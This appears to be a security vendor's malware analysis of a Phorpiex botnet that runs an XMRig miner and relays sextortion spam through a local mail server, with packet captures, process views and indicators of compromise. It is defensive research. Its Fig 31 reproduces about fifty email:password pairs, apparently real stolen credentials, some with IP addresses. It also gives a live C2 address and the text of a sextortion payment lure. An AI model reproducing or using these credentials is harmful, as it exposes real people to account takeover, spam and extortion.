This is a coordinated **botnet payload downloader** and multi-threaded executor that orchestrates mass deployment of malicious payloads across an infected system. The code operates as a command-driven loop controlled by a remote C2 server. The thread begins by copying connection parameters and seeding the random number generator with the current system tick count. It retrieves a command server hostname and expands the Windows temp directory path, then constructs URLs pointing to manifest files on the C2 server (a file named “n.txt” and numbered payload files like “1.txt”, “2.txt”, etc.). It downloads the manifest file and extracts an integer counter value indicating how many payload execution cycles to perform.

In each execution cycle, the code downloads a numbered payload file, saves it with a randomized filename (like “1234567890123.jpg”) in the temp directory, and then spawns 5,000 threads in coordinated bursts (100 iterations with 50 threads spawned per iteration, each thread separated by 50-100 milliseconds). Each spawned thread calls the payload

execution function. This massive parallel execution ensures the malware payload runs simultaneously across thousands of threads, overwhelming security monitoring tools and maximizing impact.

Execution of botnet payload and process view



Process Name	Private Bytes	Working Set	Virtual Bytes	Private Bytes	Working Set	Virtual Bytes	Process Name	Company Name
cmd.exe	2,316 K	6,112 K	1636	Windows Command Processor	Microsoft Corporation			
conhost.exe	1,976 K	10,984 K	4144	Console Window Host	Microsoft Corporation			
sysmgntsv.exe	16.62	24,48,648 K	24,13,816 K	10748	XMRig miner	www.xmrig.com		
sysbrovcm.exe	< 0.01	22,004 K	34,928 K	91316				
1772823764.exe	< 0.01	3,512 K	15,764 K	92548				
3289133715.exe		2,212 K	14,748 K	92700				

Fig 30: Process view of botnet payload

So in our case, the attackers have uploaded a list of target email addresses and user passwords and our infected system is now weaponized to send mass phishing/spam emails to all those addresses using the SMTP connections described earlier (Fig.1). Each bot (Fig.2) spawns thousands of threads to process this email list simultaneously, maximizing the spam/phishing campaign reach.

The JPG file is not a traditional image file; instead, it's a disguised data payload containing target email addresses and user information for the spam/phishing campaign. The .jpg extension is a camouflage technique to avoid detection.

Example of one randomized .jpg file that is saved in the %Temp% directory-

```

1 rightpower@email.com:lovecome
2 krissasmith42@yahoo.com:sengco
3 ntiggerbutterflycup@yahoo.com:jupiter87
4 angelica_ouroeprata@yahoo.com.br:dinopi
5 sandicouvillon@yahoo.com:mrsjones
6 ziyuzile_wh@yahoo.com.cn:002299WH
7 mawbaker11@yahoo.com:rebel
8 76575867@yahoo.com:789789
9 peremh_noe@yahoo.com:mazariegos
10 schmidtspaul@yahoo.com:1qazxsw2
11 alicelomm@yahoo.com:r7cuhg
12 mariane.kohl@comcast.net:Lwpws2!dufxcdp
13 fearialivemikey555555@yahoo.com:174.66.181.1:maron613
14 shelly_77320@yahoo.com:samhouston
15 toddhoule73@yahoo.com:iwant pussy
16 sharingankakashi93@yahoo.com:artemisentreri
17 lilashultz@yahoo.com:liladance
18 dj_casto_mix@aol.com:jup8acwvkfnx
19 snakezhy@att.net:39001110
20 monkeyman0257@aim.com.com:koalas88
21 mart-l94@yahoo.com:DYVv5VGICZ
22 johnsmith1422@yahoo.com:vzZaUhwT
23 aschocolot@sbcbglobal.net:horsedog456
24 tranviet_anhtu@yahoo.com:123456
25 linhbom_95@yahoo.com:013166511
26 roman.tykal@yahoo.com:29121976
27 idrballer@yahoo.com:nihilus21!
28 williamsmr1979@aol.com:batman
29 january1916@yahoo.com.tw:a0963116909
30 thocon19712000@yahoo.com:h h h h h h
31 gina_rainbow@me.com:95877117
32 ich.inferior@yahoo.com:Birkof123
33 djrankin18@yahoo.com:405060
34 mmdtohi@yahoo.com:1234567890
35 djuwarsih50@yahoo.com:yulias80
36 ranuzedoniferdian399@yahoo.com:180.241.80.172:agung098
37 dani_25@live.com:daniels
38 dmitrovd@mail.com:04061984
39 bwirelessdj1@yahoo.com:1992alex
40 ninapetrilli@yahoo.com:Ninababe2!
41 leeds220@comcast.net:Sydney
42 angelao79@att.net:patito1
43 hexser3@yahoo.com:jaikudJohnjhd1123
44 helen.wilson26@yahoo.com:versachee001
45 matthewflood56@yahoo.com:peddler33
46 martin_1243@yahoo.com:martinsd
47 milicapavlovic49@yahoo.com:kurolehu
48 mkt1991@yahoo.com:Tinycat.
49 deminilovato@yahoo.com:TASHAWALH
50 rajfathina@comcast.net:Animex13
51 gmom1414@verizon.net:gmom1414

```

Fig 31: Randomized .jpg file that have target email addresses

SMTP Attack Chain: How Compromised Mail Servers Bypass Internal Security While External Senders Get Blacklisted

2691 5.524540500	17.42.251.62	192.168.4.103	SMTP	366 S: 550 5.7.1 Mail from IP 36.255.184.9 was rejected due to listing in Spamhaus XBL. For details p
2698 5.532609800	173.194.43.27	192.168.4.103	SMTP	226 S: 250-mx.google.com at your service, [36.255.184.9] SIZE 157286400 8817MIME STARTTLS ENH
2699 5.532715800	192.168.4.103	173.194.43.27	SMTP	101 C: MAIL FROM: <st173002@student.roundrockisd.org>
2703 5.556875700	157.255.4.241	192.168.4.103	SMTP	210 S: 550 SPF check failed. http://service.mail.qq.com/detail/122/72 [NB3PBcZYUxVcuI7H4nu4duzCuI413

<pre> > Frame 2691: Packet, 366 bytes on wire (2928 bits), 366 bytes captured (2928 bits) on interface 10 > Ethernet II, Src: TPLink_71c9:e2 (98:03:8e:71:c9:e2), Dst: Dell_fc:5f:4c (c8:f7:50:fc:5f:4c) > 002.1Q Virtual LAN, PRI: 0, DEI: 0, ID: 5 > Internet Protocol Version 4, Src: 17.42.251.62, Dst: 192.168.4.103 0100 = Version: 4 0101 = Header Length: 20 bytes (5) > Differentiated Services Field: 0x34 (DSCP: Unknown, ECN: Not-ECT) Total Length: 348 Identification: 0xbc7f (48255) > 010. = Flags: 0x2, Don't fragment ...0 0000 0000 0000 = Fragment Offset: 0 Time to Live: 45 Protocol: TCP (6) Header Checksum: 0xb670 [validation disabled] [Header checksum status: Unverified] Source Address: 17.42.251.62 Destination Address: 192.168.4.103 [Stream index: 49] > Transmission Control Protocol, Src Port: 25, Dst Port: 59424, Seq: 149, Ack: 90, Len: 308 > Simple Mail Transfer Protocol </pre>	<pre> 0000 c8 f7 50 fc 5f 4c 98 03 8e 71 c9 e2 81 00 00 05 ...P...q..... 0010 00 00 45 34 01 5c bc 7f 40 00 2d 06 be 70 11 2a ...E4...@...p* 0020 fb 3e c0 a8 04 67 00 19 e8 20 28 3d 35 2d fa cc ...g... (5... 0030 1f 0e 50 18 00 2b f3 68 00 00 35 35 30 20 35 2e ...P+ h- 550 5. 0040 37 2e 31 20 4d 61 69 6c 20 66 72 6f 6d 20 49 50 ...7.1 Mail from IP 0050 20 33 36 2e 32 35 35 2e 31 38 34 2e 39 20 77 61 ...36.255. 184.9 wa 0060 73 20 72 65 6a 65 63 74 65 64 20 64 75 65 20 74 ...s reject ed due t 0070 6f 20 6c 69 73 74 69 6e 67 20 69 6e 20 53 70 61 ...o listing in Spa 0080 6d 68 61 75 73 20 58 42 4c 2e 20 46 6f 72 20 64 ...mhaus XB L. For d 0090 65 74 61 69 6c 73 20 70 6c 65 61 73 65 20 73 65 ...etails p lease se 00a0 65 20 68 74 74 70 3a 2f 2f 77 77 77 2e 73 70 61 ...e http:// www.spa 00b0 6d 68 61 75 73 2e 6f 72 6f 71 75 65 72 79 2f ...mhaus.or g/query/ 00c0 62 6c 3f 69 70 3d 33 36 2e 32 35 35 2e 31 38 34 ...bl?ip=36 .255.184 00d0 2e 39 0d 0a 35 35 30 20 35 2e 37 2e 31 20 4d 61 9- 550 5.7.1 Ma 00e0 69 6c 20 66 72 6f 6d 20 49 50 20 33 36 2e 32 35 ...il from IP 36.25 00f0 35 2e 31 38 34 2e 39 20 77 61 73 20 72 65 6a 65 ...5.184.9 was reje 0100 63 74 65 64 20 64 75 65 20 74 6f 20 6c 69 73 74 ...cted due to list 0110 69 6e 67 20 69 6e 20 53 70 61 6d 68 61 75 73 74 ...ing in S pamhaus 0120 58 42 4c 2e 20 46 6f 72 20 64 65 74 61 69 6c 73 ...XBL. For details 0130 20 70 6c 65 61 73 65 20 73 65 65 20 68 74 74 70 ...please see http 0140 3a 2f 2f 77 77 77 2e 73 70 61 6d 68 61 75 73 2e ...://www.s pamhaus. 0150 6f 72 67 2f 71 75 65 72 79 2f 62 6c 3f 69 70 3d ...org/quer y/bl?ip= 0160 33 36 2e 32 35 35 2e 31 38 34 2e 39 0d 0a ...36.255.1 84.9... </pre>
---	---

Fig 32: Failed External SMTP Relay – Spamhaus Blacklist Rejection (550 Error)

External Relay (REJECTED):

The infected machine (192.168.4.103) attempts SMTP relay to external mail servers (Gmail, Yahoo) from public IP 36.255.184.9. TCP connection succeeds, but receiving mail servers query Spamhaus and find 36.255.184.9 blacklisted. They respond with an SMTP 550 error code at the application layer (not TCP layer), rejecting the mail after the connection is already established. The rejection occurs AFTER the MAIL FROM command, when Spamhaus lookup happens.

2678 5.514581600	192.168.4.103	142.251.12.26	SMTP	163 C: DATA fragment, 109 bytes
2679 5.514607000	192.168.4.103	142.251.12.26	SMTP	125 C: DATA fragment, 71 bytes
2680 5.514615200	192.168.4.103	142.251.12.26	SMTP	105 C: DATA fragment, 51 bytes
2681 5.514622900	192.168.4.103	142.251.12.26	SMTP	103 C: DATA fragment, 49 bytes
2682 5.514630300	192.168.4.103	142.251.12.26	SMTP	93 C: DATA fragment, 39 bytes
2683 5.514644900	192.168.4.103	142.251.12.26	SMTP	92 C: DATA fragment, 38 bytes
2684 5.514655700	192.168.4.103	142.251.12.26	SMTP	93 C: DATA fragment, 39 bytes
2685 5.514665000	192.168.4.103	142.251.12.26	SMTP	73 C: DATA fragment, 19 bytes
2686 5.514676100	192.168.4.103	142.251.12.26	SMTP	83 C: DATA fragment, 29 bytes
2687 5.514690800	192.168.4.103	142.251.12.26	SMTP	1046 C: DATA fragment, 992 bytes
2688 5.514704900	192.168.4.103	142.251.12.26	SMTP/IMF	1147 from: stalin.rockianixon@globalschoolsalumni.org, subject: YOU PERVERT, I RECORDED YOU!, (text/plain)

<pre> > Frame 2688: Packet, 1147 bytes on wire (9176 bits), 1147 bytes captured (9176 bits) on interface > Ethernet II, Src: Dell_fc:5f:4c (c8:f7:50:fc:5f:4c), Dst: TPLink_71c9:e2 (98:03:8e:71:c9:e2) > Internet Protocol Version 4, Src: 192.168.4.103, Dst: 142.251.12.26 0100 = Version: 4 0101 = Header Length: 20 bytes (5) > Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT) Total Length: 1133 Identification: 0x93f0 (37872) > 010. = Flags: 0x2, Don't fragment ...0 0000 0000 0000 = Fragment Offset: 0 Time to Live: 128 Protocol: TCP (6) Header Checksum: 0x0000 [validation disabled] [Header checksum status: Unverified] Source Address: 192.168.4.103 Destination Address: 142.251.12.26 [Stream index: 28] > Transmission Control Protocol, Src Port: 59378, Dst Port: 25, Seq: 1578, Ack: 440, Len: 1093 > Simple Mail Transfer Protocol > Internet Message Format </pre>	<pre> 0000 98 03 8e 71 c9 e2 c8 f7 50 fc 5f 4c 08 00 45 00 ...q...P...L...E... 0010 04 6d 93 f0 40 00 80 06 00 00 c0 a8 04 67 8e fb ...m...@...g... 0020 0c 1a e7 f2 00 19 cf 5e c2 fa fa 12 4a 5a 50 18 ...d...ht tp://www 0030 00 fe 64 84 00 00 68 74 74 70 3a 2f 2f 77 77 77 coinbas e.com - 0040 2e 63 6f 69 6e 62 61 73 65 2e 63 6f 6d 20 2d 20 ...Payment options: 0050 50 61 79 6d 65 6e 74 20 6f 70 74 69 6f 6e 73 3a ...Credit/ Debit Ca 0060 20 43 72 65 64 69 74 2f 44 65 62 69 74 20 43 61 ...rds, Ban k Transf 0070 72 64 73 2c 20 42 61 6e 6b 20 54 72 61 6e 73 66 ...ers, Pay Pal (in 0080 65 72 73 2c 20 50 61 79 50 61 6c 20 28 69 6e 20 ...some reg ions). 0090 73 6f 6d 65 20 72 65 67 69 6f 6e 73 29 2e 0d 0a ...http://w ww.bina 00a0 68 74 74 70 3a 2f 2f 77 77 2e 62 69 6e 61 6e ...ce.com - Payment 00b0 63 65 2e 63 6f 6d 20 2d 20 50 61 79 6d 65 6e 74 ...options : Credit 00c0 20 6f 70 74 69 6f 6e 73 3a 20 43 72 65 64 69 74 .../Debit C ards, Ba 00d0 2f 44 65 62 69 74 20 43 61 72 64 73 2c 20 42 61 ...nk Trans fers, P2 00e0 6e 6b 20 54 72 61 6e 73 66 65 72 73 2c 20 50 32 ...P tradin g, third 00f0 50 20 74 72 61 64 69 6e 67 2c 20 74 68 69 72 64 ...-party p aymen t 0100 2d 70 61 72 74 79 20 70 61 79 6d 65 6e 74 20 70 ...roviders , and gi 0110 72 6f 76 69 64 65 72 73 2c 20 61 6e 64 20 67 69 ...ft cards . http: 0120 66 74 20 63 61 72 64 73 2e 0d 0a 68 74 74 70 3a ...//www.bi trefill. 0130 2f 2f 77 77 77 2e 62 69 74 72 65 66 69 6c 6c 2e ...com - Pa yment op 0140 63 6f 6d 20 2d 20 50 61 79 6d 65 6e 74 20 6f 70 ...tions: C 0150 74 69 6f 6e 73 3a 20 50 61 79 73 61 66 65 63 61 ...redit/De bit card 0160 72 64 2c 20 63 72 65 64 69 74 2f 64 65 62 69 74 ...s, Bank Transfer 0170 20 63 61 72 64 73 2c 20 63 72 79 70 74 6f 2c 20 ...s, Apple Pay, Go 0180 62 61 6e 6b 20 74 72 61 6e 73 66 65 72 2c 20 61 ...ogle Pay , and mo 0190 6e 64 20 6f 74 68 65 72 20 67 69 66 74 20 63 61 ...re. http p://www. 01a0 72 64 73 2e 0d 0a 68 74 74 70 3a 2f 2f 77 77 77 ...etoro.co m - Pa yment 01b0 2e 63 72 79 70 74 6f 2e 63 6f 6d 20 2d 20 50 61 ...et opti ons: Cre 01c0 79 6d 65 6e 74 20 6f 70 74 69 6f 6e 73 3a 20 43 ... 01d0 72 65 64 69 74 2f 44 65 62 69 74 20 43 61 72 64 ... 01e0 73 2c 20 42 61 6e 6b 20 54 72 61 6e 73 66 65 72 ... 01f0 73 2c 20 41 70 70 6c 65 20 50 61 79 2c 20 47 6f ... 0200 6f 67 6c 65 20 50 61 79 2c 20 61 6e 64 20 6d 6f ... 0210 72 65 2e 0d 0a 68 74 74 70 3a 2f 2f 77 77 2e ... 0220 65 74 6f 72 6f 2e 63 6f 6d 20 2d 20 50 61 79 6d ... 0230 65 6e 74 20 6f 70 74 69 6f 6e 73 3a 20 47 22 65 ... </pre>
---	--

Fig 33: Successful Internal SMTP Relay: Botnet Malware Exploiting Local Mail Server to Distribute Sextortion Payload
Internal Relay (SUCCEEDED):

The same infected machine connects to the local mail server (192.168.4.103:25). Because it's internal and locally authenticated, the mail server SKIPS Spamhaus checks (doesn't apply to internal processes). The mail server accepts the relay request and forwards sextortion emails with spoofed sender addresses and hardcoded cryptocurrency payment instructions to external recipients. Packets show the email data (209 bytes, 71-byte fragments) successfully transmitted through the internal relay.

This investigation demonstrates that modern botnet infrastructure represents a critical threat requiring multi-layered detection and response capabilities. Implement strict network controls, monitor outbound SMTP traffic, and conduct regular malware assessments to prevent your infrastructure from becoming weaponized in mass sextortion campaigns.

Detection and Mitigation

[UltraAV](#), powered by Point Wild, helps defend against such threats by focusing on initial-stage files. Point Wild has detected this file at each stage of the different payloads hosted on the attacker's server.




Fig 34: Detection

In the modern age, the Phorpiex botnet has shown that antivirus protection is important for every consumer, regardless of age. This demonstrates the importance of regularly updating [UltraAV](#) virus definitions as soon as new updates become available to ensure effective identification and mitigation of emerging threats.

Conclusion

At Point Wild, the analysis revealed a multi-stage malware infection involving staged payload downloads, geolocation-based victim filtering, persistence mechanisms, cryptocurrency mining, and botnet-related activity. The malware downloaded and executed multiple payloads using legitimate Windows APIs, ultimately deploying the XMRig cryptocurrency miner on the compromised system. Persistence mechanisms enabled long-term execution, while the malware also exhibited TCP flooding behavior associated with botnet-driven DDoS activity. Additionally, the infection distributed multiple extortion-related message files across the victim machine.

Overall, the malware demonstrates a modular and persistent threat capable of cryptocurrency mining, botnet communication, payload delivery, and network-based attacks.

Indicators of compromise

MD5	Filename
63760c4b545d9d655439379b7f0c0923	DRemover.exe
362fc53afbda6450184b73746802a6fa	32.exe
d56881c9efd4fde5babaea7b074b4b2b	newtpp.exe
4d2d3b04cf612c15cf5815be0fbeac51	Twizt.exe/syscvmrhost.exe
07bd5d0edaca14204802b8ff7db346ce	sysfrodolv.exe
ac458ece671fdde066ce60e448f12bc0	Sysmgnrsv.exe (Xmrige.exe)

http[:]//178.16.54.109/ C2 Server